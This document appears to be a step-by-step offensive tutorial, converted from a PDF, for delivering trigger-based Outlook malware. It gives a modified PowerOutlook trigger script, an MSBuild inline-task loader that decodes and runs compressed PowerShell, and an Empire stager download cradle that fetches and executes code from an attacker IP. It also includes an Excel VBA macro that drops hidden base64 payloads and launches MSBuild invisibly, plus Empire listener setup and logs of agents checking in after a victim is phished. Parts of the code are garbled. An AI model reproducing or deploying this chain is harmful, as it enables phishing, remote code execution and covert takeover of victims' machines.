





# Delivering a triggerable outlook malware



## I. This how the attack work:



## II. Schematic design for the creation phase of the outlook malware



### III. Msbuild\_outlook.ps1

This code we can find: <https://github.com/colemination/PowerOutlook/blob/master/New-DynamicOutlookTrigger.ps1>

This code contains what the malware will do when it identifies the trigger email (cyber, LinkedIn, interested), we are simply instructing the malware to execute the payload msbuild.exe and we are also passing the MSbuild\_stager.xml as argument. Where this final will be dropped by the malicious macro in the "libraries" directory and once the payload is executed the outlook malware will start running.

- Don't miss to delete this functionality from the code.


```
81         $Port = $Portsection
82     }
83 }
84 # convert URL to an IP address, and catch any errors
85 Write-Verbose "URL is set to $URL"
86 Write-verbose "Port is set to $Port"
87 try{
88     $Lookup = System.Net.DNS::GetHostEntry($URL)
89     Write-verbose "Lookup is set to $Lookup"
90 }
91 Catch [System.Exception]
92 {
93     $Null
94 }
95 [Net.IPAddress] $IP = ($Lookup.AddressList[0]) IPAdressToString
96 # Schedule the payload to call back to the attacking station
97 echo "The payload will call out to the IP $IP on the port $Port" > C:\payload.txt
98 Start-Process $payload -ArgumentList "C:\payload.txt"
```

We will not use this functionality

- Then replace line 98 by this:

```
Start-Process -Window Hidden $payload -ArgumentList " $env:public\Libraries\msbuild_stager.xml"
exit
```

- If we tested this final against our mail box this is what we get:



- Now we need to copy the whole scripts and gz compressed: <http://txtwizard.net/compression>

- Then embed the gz compressed code inside this XML template "reverseshell.xml"

<https://github.com/giMini/PowerMemory/blob/master/RWMC/misc/reverseshell.xml>

But first make sure to replace this line highlighted in yellow,

```
string pok = "$WC=New-Object System.Net.WebClient;$u='Mozilla/5.0 (Windows NT
```

by this one liner, which start by a "\$s" and end by "ReadToEnd()";

```
string pok = "$s=New-Object IO.MemoryStream([Convert]::FromBase64String(' drop your gz compress code here'));
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();"

```


- Then save this final as msbuild\_outlook.xml

```
msbuild_outlook.xml.txt
1 <?xml version="1.0" encoding="utf-8" xmlns="http://schemas.microsoft.com/build/2003"
2 <!-- Author: Pierre-Alexandre Bräsen, Twitter: @pabraesen -->
3 <!-- Based on Casey Smith work (https://gist.github.com/cas117b41fc88bec0ce283bad637f), Twitter: @subTee -->
4 <Target Name="Mtfas"
5 <QMridmaPO />
6 </Target>
7 <UsingTask
8 TaskName="QMridmaPO"
9 TaskFactory="CodeTaskFactory"
10 AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >
11 <Task>
12 <Reference Include="System.Management.Automation" />
13 <Code Type="Class" Language="cs">
14 <[CDATA[
15 using System;
16 using System.IO;
17 using System.Diagnostics;
18 using System.Reflection;
19 using System.Runtime.InteropServices;
20 using System.Collections.ObjectModel;
21 using System.Management.Automation;
22 using System.Management.Automation.Runspaces;
23 using System.Text;
24 using Microsoft.Build.Framework;
25 using Microsoft.Build.Utilities;
26 public class QMridmaPO : Task, ITask {
27 public override bool Execute() {
28 string pol = "IsNew-Object IO.MemoryStream; [Convert]::FromBase64String('R+1A3AAAAA/7T0+M4hD+06/5Hob4LnDIT4bY12fdo+8E2FvThaT2Cyi+4uhJ20w52/vdq77vCh4u20W4A99vhteyus+8fndg9W2CW0UeVCy2LgT4pyFW1lyFuyFR12e1aQMc4LCKQ2ka1CeThMc8BE4K';
29 [IO.New-Object IO.StreamReader](New-Object IO.Compression.GzipStream($?, [IO.Compression.CompressionMode]::Decompress))) | ReadToEnd()";
30 Runspace runspace = RunspaceFactory.CreateRunspace();
31 runspace.Open();
32 RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
33 Pipeline pipeline = runspace.CreatePipeline();
34 pipeline.Commands.AddScript(pol);
35 pipeline.Invoke();
36 runspace.Close();
37 return true;
38 }
39 }
40 ]]>
41 </Code>
42 </Task>
43 </UsingTask>
44 </Project>
```

- Final step is to Base64 encode the msbuild\_outlook.xml: <http://txtwizard.net/encoding>

#### IV. Msbuild\_prompt\_bypass.ps1

The Msbuild\_prompt\_bypass allow a one minute access to the mail box, the code is down below:



- Then follow the same steps like we did for msbuild\_outlook.ps1

#### V. Msbuild\_stager.ps1

The Msbuild\_stager have a link to an empire stager hosted in /tmp repository (named stager.ps1)

```
$WC=New-Object System.Net.WebClient;  
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';  
$wc.Headers.Add('User-Agent', $u);  
$wc.Proxy = [System.Net.WebRequest]::DefaultWebProxy;  
$wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;  
$wc.DownloadString('http://192.168.1.28:8888/stager.ps1') | IEX
```

- Then follow the same steps like we did for msbuild\_outlook.ps1 but for this one no need to GZ compress

## VI. malicious macro

Now it's the time to hide these three base64-encoded files for [msbuild\_outlook, msbuild\_prompt\_bypass and msbuild\_stager] in the file properties in the malicious macro

### - This is the content of the malicious excel macro

```
' A Base64 Encoder/Decoder.

' This module is used to encode and decode data in Base64 format as described in RFC 1521.

' Home page: www.source-code.biz.
' Copyright 2007: Christian d'Heureuse, Inventec Informatik AG, Switzerland.

' This module is multi-licensed and may be used under the terms
' of any of the following licenses:

' EPL, Eclipse Public License, V1.0 or later, http://www.eclipse.org/legal
' LGPL, GNU Lesser General Public License, V2.1 or later, http://www.gnu.org/licenses/lgpl.html
' GPL, GNU General Public License, V2 or later, http://www.gnu.org/licenses/gpl.html
' AGPL, GNU Affero General Public License V3 or later, http://www.gnu.org/licenses/agpl.html
' AL, Apache License, V2.0 or later, http://www.apache.org/licenses
' BSD, BSD License, http://www.opensource.org/licenses/bsd-license.php
' MIT, MIT License, http://www.opensource.org/licenses/MIT

' Please contact the author if you need another license.
' This module is provided "as is", without warranties of any kind.

Option Explicit

Private InitDone As Boolean
Private Map1(0 To 63) As Byte
Private Map2(0 To 127) As Byte

' Encodes a string into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
' S a String to be encoded.
' Returns: a String with the Base64 encoded data.
Public Function Base64EncodeString(ByVal s As String) As String
    Base64EncodeString = Base64Encode(ConvertStringToBytes(s))
End Function

' Encodes a byte array into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
' InData an array containing the data bytes to be encoded.
' Returns: a string with the Base64 encoded data.
Public Function Base64Encode(InData() As Byte)
    Base64Encode = Base64Encode2(InData, UBound(InData) - LBound(InData) + 1)
End Function

' Encodes a byte array into Base64 format.
' No blanks or line breaks are inserted.
' Parameters:
' InData an array containing the data bytes to be encoded.
' InLen number of bytes to process in InData.
' Returns: a string with the Base64 encoded data.
Public Function Base64Encode2(InData() As Byte, ByVal InLen As Long) As String
    If Not InitDone Then Init
    If InLen = 0 Then Base64Encode2 = "": Exit Function
    Dim ODataLen As Long: ODataLen = (InLen * 4 + 2) \ 3 ' output length without padding
    Dim OLen As Long: OLen = ((InLen + 2) \ 3) * 4 ' output length including padding
    Dim Out() As Byte
    ReDim Out(0 To OLen - 1) As Byte
    Dim ip0 As Long: ip0 = LBound(InData)
    Dim ip As Long
    Dim op As Long
    Do While ip < InLen
        Dim i0 As Byte: i0 = InData(ip0 + ip): ip = ip + 1
        Dim i1 As Byte: If ip < InLen Then i1 = InData(ip0 + ip): ip = ip + 1 Else i1 = 0
        Dim i2 As Byte: If ip < InLen Then i2 = InData(ip0 + ip): ip = ip + 1 Else i2 = 0
        Dim o0 As Byte: o0 = i0 \ 4
        Dim o1 As Byte: o1 = ((i0 And 3) * &H10) Or (i1 \ &H10)
        Dim o2 As Byte: o2 = ((i1 And &HF) * 4) Or (i2 \ &H40)
        Dim o3 As Byte: o3 = i2 And &H3F
        Out(op) = Map1(o0): op = op + 1
        Out(op) = Map1(o1): op = op + 1
        Out(op) = If(op < ODataLen, Map1(o2), Asc("=")): op = op + 1
        Out(op) = If(op < ODataLen, Map1(o3), Asc("=")): op = op + 1
        Loop
    Base64Encode2 = ConvertBytesToString(Out)
End Function

' Decodes a string from Base64 format.
' Parameters:
```

```

' s      a Base64 String to be decoded.
' Returns  a String containing the decoded data.
Public Function Base64DecodeString(ByVal s As String) As String
    If s = "" Then Base64DecodeString = "": Exit Function
    Base64DecodeString = ConvertBytesToString(Base64Decode(s))
End Function

' Decodes a byte array from Base64 format.
' Parameters
' s      a Base64 String to be decoded.
' Returns:  an array containing the decoded data bytes.
Public Function Base64Decode(ByVal s As String) As Byte()
    If Not InitDone Then Init
    Dim IBuf() As Byte: IBuf = ConvertStringToBytes(s)
    Dim ILen As Long: ILen = UBound(IBuf) + 1
    If ILen Mod 4 <> 0 Then Err.Raise vbObjectError, , "Length of Base64 encoded input string is not a multiple of 4."
    Do While ILen > 0
        If IBuf(ILen - 1) <> Asc("=") Then Exit Do
        ILen = ILen - 1
    Loop
    Dim OLen As Long: OLen = (ILen * 3) \ 4
    Dim Out() As Byte
    ReDim Out(0 To OLen - 1) As Byte
    Dim ip As Long
    Dim op As Long
    Do While ip < ILen
        Dim i0 As Byte: i0 = IBuf(ip): ip = ip + 1
        Dim i1 As Byte: i1 = IBuf(ip): ip = ip + 1
        Dim i2 As Byte: If ip < ILen Then i2 = IBuf(ip): ip = ip + 1 Else i2 = Asc("A")
        Dim i3 As Byte: If ip < ILen Then i3 = IBuf(ip): ip = ip + 1 Else i3 = Asc("A")
        If i0 > 127 Or i1 > 127 Or i2 > 127 Or i3 > 127 Then _
            Err.Raise vbObjectError, , "Illegal character in Base64 encoded data."
        Dim b0 As Byte: b0 = Map2(i0)
        Dim b1 As Byte: b1 = Map2(i1)
        Dim b2 As Byte: b2 = Map2(i2)
        Dim b3 As Byte: b3 = Map2(i3)
        If b0 > 63 Or b1 > 63 Or b2 > 63 Or b3 > 63 Then _
            Err.Raise vbObjectError, , "Illegal character in Base64 encoded data."
        Dim o0 As Byte: o0 = (b0 * 4) Or (b1 \ &H10)
        Dim o1 As Byte: o1 = ((b1 And &HF) * &H10) Or (b2 \ 4)
        Dim o2 As Byte: o2 = ((b2 And 3) * &H40) Or b3
        Out(op) = o0: op = op + 1
        If op < OLen Then Out(op) = o1: op = op + 1
        If op < OLen Then Out(op) = o2: op = op + 1
    Loop
    Base64Decode = Out
End Function

Private Sub Init()
    Dim c As Integer, i As Integer
    ' set Map1
    i = 0
    For c = Asc("A") To Asc("Z"): Map1(i) = c: i = i + 1: Next
    For c = Asc("a") To Asc("z"): Map1(i) = c: i = i + 1: Next
    For c = Asc("0") To Asc("9"): Map1(i) = c: i = i + 1: Next
    Map1(i) = Asc("+"): i = i + 1
    Map1(i) = Asc("/"): i = i + 1
    ' set Map2
    For i = 0 To 127: Map2(i) = 255: Next
    For i = 0 To 63: Map2(Map1(i)) = i: Next
    InitDone = True
End Sub

Private Function ConvertStringToBytes(ByVal s As String) As Byte()
    Dim b1() As Byte: b1 = s
    Dim l As Long: l = (UBound(b1) + 1) \ 2
    If l = 0 Then ConvertStringToBytes = b1: Exit Function
    Dim b2() As Byte
    ReDim b2(0 To l - 1) As Byte
    Dim p As Long
    For p = 0 To l - 1
        Dim c As Long: c = b1(2 * p) + 256 * CLng(b1(2 * p + 1))
        If c >= 256 Then c = Asc("?")
        b2(p) = c
    Next
    ConvertStringToBytes = b2
End Function

Private Function ConvertBytesToString(b() As Byte) As String
    Dim l As Long: l = UBound(b) - LBound(b) + 1
    Dim b2() As Byte
    ReDim b2(0 To (2 * l) - 1) As Byte
    Dim p0 As Long: p0 = LBound(b)
    Dim p As Long
    For p = 0 To l - 1: b2(2 * p) = b(p0 + p): Next
    Dim s As String: s = b2
    ConvertBytesToString = s
End Function

```

```

Sub a()
Dim oWB As Workbook
Set oWB = ActiveWorkbook
Dim msbuild_stager As String
Dim msbuild_outlook As String
Dim msbuild_prompt_bypass As String

msbuild_stager = oWB.BuiltinDocumentProperties("Company")
Dim strPath1 As String
strPath1 = Environ$("PUBLIC") & "\\Libraries\\msbuild_stager.xml"
Dim fso1 As Object
Set fso1 = CreateObject("Scripting.FileSystemObject")
Dim oFile1 As Object
Set oFile1 = fso1.CreateTextFile(strPath1)
oFile1.WriteLine Base64DecoderString(msbuild_stager)
oFile1.Close

Set fso1 = Nothing
Set oFile1 = Nothing

msbuild_outlook = oWB.BuiltinDocumentProperties("Author")
Dim strPath2 As String
strPath2 = Environ$("PUBLIC") & "\\Libraries\\msbuild_outlook.xml"
Dim fso2 As Object
Set fso2 = CreateObject("Scripting.FileSystemObject")
Dim oFile2 As Object
Set oFile2 = fso2.CreateTextFile(strPath2)
oFile2.WriteLine Base64DecoderString(msbuild_outlook)
oFile2.Close

Set fso2 = Nothing
Set oFile2 = Nothing

msbuild_prompt_bypass = oWB.BuiltinDocumentProperties("Manger")
Dim strPath3 As String
strPath3 = Environ$("PUBLIC") & "\\Libraries\\msbuild_prompt_bypass.xml"
Dim fso3 As Object
Set fso3 = CreateObject("Scripting.FileSystemObject")
Dim oFile3 As Object
Set oFile3 = fso3.CreateTextFile(strPath3)
oFile3.WriteLine Base64DecoderString(msbuild_prompt_bypass)
oFile3.Close

Set fso3 = Nothing
Set oFile3 = Nothing

Shell ("cmd /c c:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\MSBuild.exe" & " " & Environ$("PUBLIC") & "\\Libraries\\msbuild_outlook.xml"), vbHide
Shell ("cmd /c c:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\MSBuild.exe" & " " & Environ$("PUBLIC") & "\\Libraries\\msbuild_prompt_bypass.xml"), vbHide

End Sub

```

## VII. Attacker side

In the attacker machine, we configure empire with a multi/launcher as listener, and with a stager type stager (we can use also launcher or launcher\_bat), this stager renamed to stager.ps1 and hosted in the /tmp directory

The image shows four terminal windows and a web interface. The top-left terminal shows the Empire framework starting up, including loading the server plugin, registering plugins, and starting the API. The top-right terminal shows the configuration of the multi/launcher listener, setting the language to powershell and the type to multi/launcher. The bottom-left terminal shows the Empire framework's status, including the number of modules loaded, listeners, and agents. The bottom-right terminal shows the configuration of the stager.ps1 file, setting the language to powershell and the type to multi/launcher. The web interface on the right shows the Stagers page, listing the multi/launcher stager.

```
[*] Loading Empire CR server plugin
[*] Registering plugin with menu ...
[*] Empire starting up ...
[*] Starting Empire RESTful API on 0.0.0.0:8082
[*] Starting Empire SocketIO on 0.0.0.0:5000
[*] Testing API
[*] Empire RESTful API successfully started
[*] Empire SocketIO successfully started
[*] Cleaning up test user
[*] empadmin connected to socketio
Server > []
```

```
root@mitc0c: /tmp
# python -m SimpleHTTPServer 8082
Serving HTTP on 0.0.0.0 port 8082 ...
192.168.1.17 - - [21/Aug/2021 23:39:46] "GET / HTTP/1.1" 200
192.168.1.17 - - [21/Aug/2021 23:49:24] "GET / HTTP/1.1" 200
```

```
EMPIRE TEAM SERVER | 2 Agent(s) | 1 Listener(s) | 1 Plugin(s)
```

```
EMPIRE

391 modules currently loaded
1 listeners currently active
0 agents currently active

(Empire) > agent
(Empire) > listeners

Listeners List
+-----+-----+-----+-----+-----+
| ID | Name | Module | Listener Category | Created At |
+-----+-----+-----+-----+-----+
| 1 | testmalware | http | client_server | 2021-08-21 21:35:48 CEST (2 hours ago) |
+-----+-----+-----+-----+-----+

(Empire: listeners) > agents

Agents
+-----+-----+-----+-----+-----+
| ID | Name | Language | Internal IP | Username | Process | PID | Delay | Last Seen |
+-----+-----+-----+-----+-----+
| 1 | Listener | | | | | | | |
+-----+-----+-----+-----+-----+

(Empire: agents) > []
```


```
root@mitc0c: /tmp
# dotnet-installer
hyperdata_mitc0c
hyperdata_root
mic-root
mozilla_mitc0c
nimblecache-3112387346
jvm.102
ssh-gBSGlvQ4gsub
stager.ps1
system-private-7acba8835ed47ac897c3185375cab15-aspnet2.serv
system-private-7acba8835ed47ac897c3185375cab15-colorad.serv
system-private-7acba8835ed47ac897c3185375cab15-havaged.serv
system-private-7acba8835ed47ac897c3185375cab15-ModemManager
system-private-7acba8835ed47ac897c3185375cab15-systemd-logi
system-private-7acba8835ed47ac897c3185375cab15-upower.serv
Temp-458ea7bd-d8af-4872-8186-b0353bd02766
Temp-a543a6f6-3d38-47d3-8579-e8dc080c5c9
```

```
root@mitc0c: /tmp
#
```


Stagers

Name	Listener	Type	Language	Created At	Actions
multi/launcher	testmalware	multi/launcher	powershell	6 minutes ago	


Rows per page: 15 1 of 1



- Then we send via email the malicious macro to the victim, where this final opened



- After that we send to the victim another email that contain the triggered words





- At this moment, Finally an agent show up 😊

File Actions Edit View Help

```
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.17
[*] New agent GWFPMASU checked in
[*] Initial agent GWFPMASU from 192.168.1.17 now active (Slack)
[*] Sending agent (stage 2) to GWFPMASU at 192.168.1.17
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.17
[*] New agent K2TAHMD checked in
[*] Initial agent K2TAHMD from 192.168.1.17 now active (Slack)
[*] Sending agent (stage 2) to K2TAHMD at 192.168.1.17
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.17
[*] New agent XHPPFRN3 checked in
[*] Initial agent XHPPFRN3 from 192.168.1.17 now active (Slack)
[*] Sending agent (stage 2) to XHPPFRN3 at 192.168.1.17
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.17
[*] New agent V67USWGE checked in
[*] Initial agent V67USWGE from 192.168.1.17 now active (Slack)
[*] Sending agent (stage 2) to V67USWGE at 192.168.1.17
[*] Sending POWERSHELL stager (stage 1) to 192.168.1.17
Server > []
MOUL-TIME SERVER | 6 Agent(s) | 1 listener(s) | 1 Plugin(s)
```

```
[*] Sending agent (stage 2) to XHPPFRN3 at 192.168.1.17
(Empire: hspcrfdata) > info
[*] New agent V67USWGE checked in
[*] Sending agent (stage 2) to V67USWGE at 192.168.1.17
(Empire: hspcrfdata) > interact V67USWGE
(Empire: V67USWGE) > info
```

Agent Options	
ID	6
architecture	x86
checkin_time	2021-08-21T22:02:14+00:00
children	
delay	5
external_ip	192.168.1.17
functions	
high_integrity	1
hostname	PC
internal_ip	192.168.56.1
jitter	0.8
kill_date	
language	powershell
language_version	5
lastseen_time	2021-08-21T22:02:16+00:00
listener	testanulware
lost_limit	60
name	V67USWGE
nonce	9861680487836147

root@mitrec: /tmp

```
# python -m SimpleHTTPServer 8082
Serving HTTP on 0.0.0.0 port 8082 ...
192.168.1.17 - - [21/Aug/2021 23:39:48] "GET / HTTP/1.1" 200
192.168.1.17 - - [21/Aug/2021 23:49:24] "GET / HTTP/1.1" 200
192.168.1.17 - - [22/Aug/2021 00:00:37] "GET /stager.ps1 HTTP
/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:01:07] "GET /stager.ps1 HTTP
/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:01:39] "GET /stager.ps1 HTTP
/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:02:09] "GET /stager.ps1 HTTP
/1.1" 200 -
192.168.1.17 - - [22/Aug/2021 00:02:41] "GET /stager.ps1 HTTP
/1.1" 200 -
[]
```

root@mitrec: /tmp

```
# ls
dotnet-installer
hspcrfdata_mitrec
hspcrfdata_root
nc-root
mozilla_mitrec9
nimblecache-31123073a6
pwn.hta
ssh-q5d1v0g5ub
stager.ps1
system-private-7acba8835ed47ac897c3105375cab15-apache2.serv
system-private-7acba8835ed47ac897c3105375cab15-caldav.serv
system-private-7acba8835ed47ac897c3105375cab15-havaged.serv
system-private-7acba8835ed47ac897c3105375cab15-ModemManager
system-private-7acba8835ed47ac897c3105375cab15-sysd-1.log
system-private-7acba8835ed47ac897c3105375cab15-upower.servi
Temp-458e47bd-d84f-4b72-8186-b8153bd02766
Temp-a45436f6-3d3d-47d3-8579-e8dcdb8c5c9
```

File Edit View Window Help

Agents

REFRESH

Hide Stale Agents

